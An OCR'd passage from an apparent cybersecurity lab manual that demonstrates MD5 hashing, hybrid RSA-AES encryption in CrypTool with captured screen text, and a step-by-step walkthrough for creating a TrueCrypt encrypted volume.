
6. Now, let's see how MD5 value has a minor change.





B. CrypTool


Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.










CrypTool 1.4.31 Beta 5 [VS2010] - Hybrid encryption of <Original> for <Bob SideChannelAttack>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Original
This is an example of Encryption and Decryption using CrypTool.
Hybrid encryption of <Original> for <Bob SideChannelAttack>
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM


CrypTool 1.4.31 Beta 5 [VS2010] - Hybrid encryption of <Original> for <Bob SideChannelAttack>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Symmetric (classic)
Symmetric (modern)
Asymmetric
Hybrid
RSA-AES Encryption...
RSA-AES Decryption...
ECC-AES Encryption...
ECC-AES Decryption...
Shows step-by-step the process of decrypting a hybrid encrypted document
L:17 C:11 P:347
OVR
NUM



CrypTool 1.4.31 Beta 5 [VS2010] - Hybrid decryption of <Hybrid encryption of <Original> for <Bob SideChannelAttack>>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Original
This is an example of Encryption and Decryption using CrypTool.
Hybrid encryption of <Original> for <Bob SideChannelAttack>
Hybrid decryption of <Hybrid encryption of <Original> for <Bob SideChannelAttack>>
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM


C. TrueCrypt

TrueCrypt is a leading disk encryption software program that lets you secure disk partitions on your Windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, TrueCrypt may just be the tool to protect your data.




1. Click Next two times on the following screens to create an encrypted file container with a standard TrueCrypt volume (those are the default options).







2. Click Select File and browse to a location where you want to create the new container. Make sure it is not in the Dropbox folder if Dropbox is running. You can name the container anyway you want, e.g. holiday2010.avi.



3. Click Next on the encryption options page unless you want to change the encryption algorithm or hash algorithm.




4. Select the volume size on the next screen. I suggest you keep it at a few hundred Megabytes tops.



5. You need to enter a secure password on the next screen. It is suggested to use as many characters as possible (24+) with upper and lower letters, numbers and special characters. The maximum length of a True Crypt password is 64 characters.

6. Now it is time to select the volume format on the next screen. If you only use Windows computers you may want to select NTFS as the file system. If you use others you may be better of with FAT. Juggle the mouse around a bit and click on format once you are done with that.



7. Congratulations, the new True Crypt volume has been created.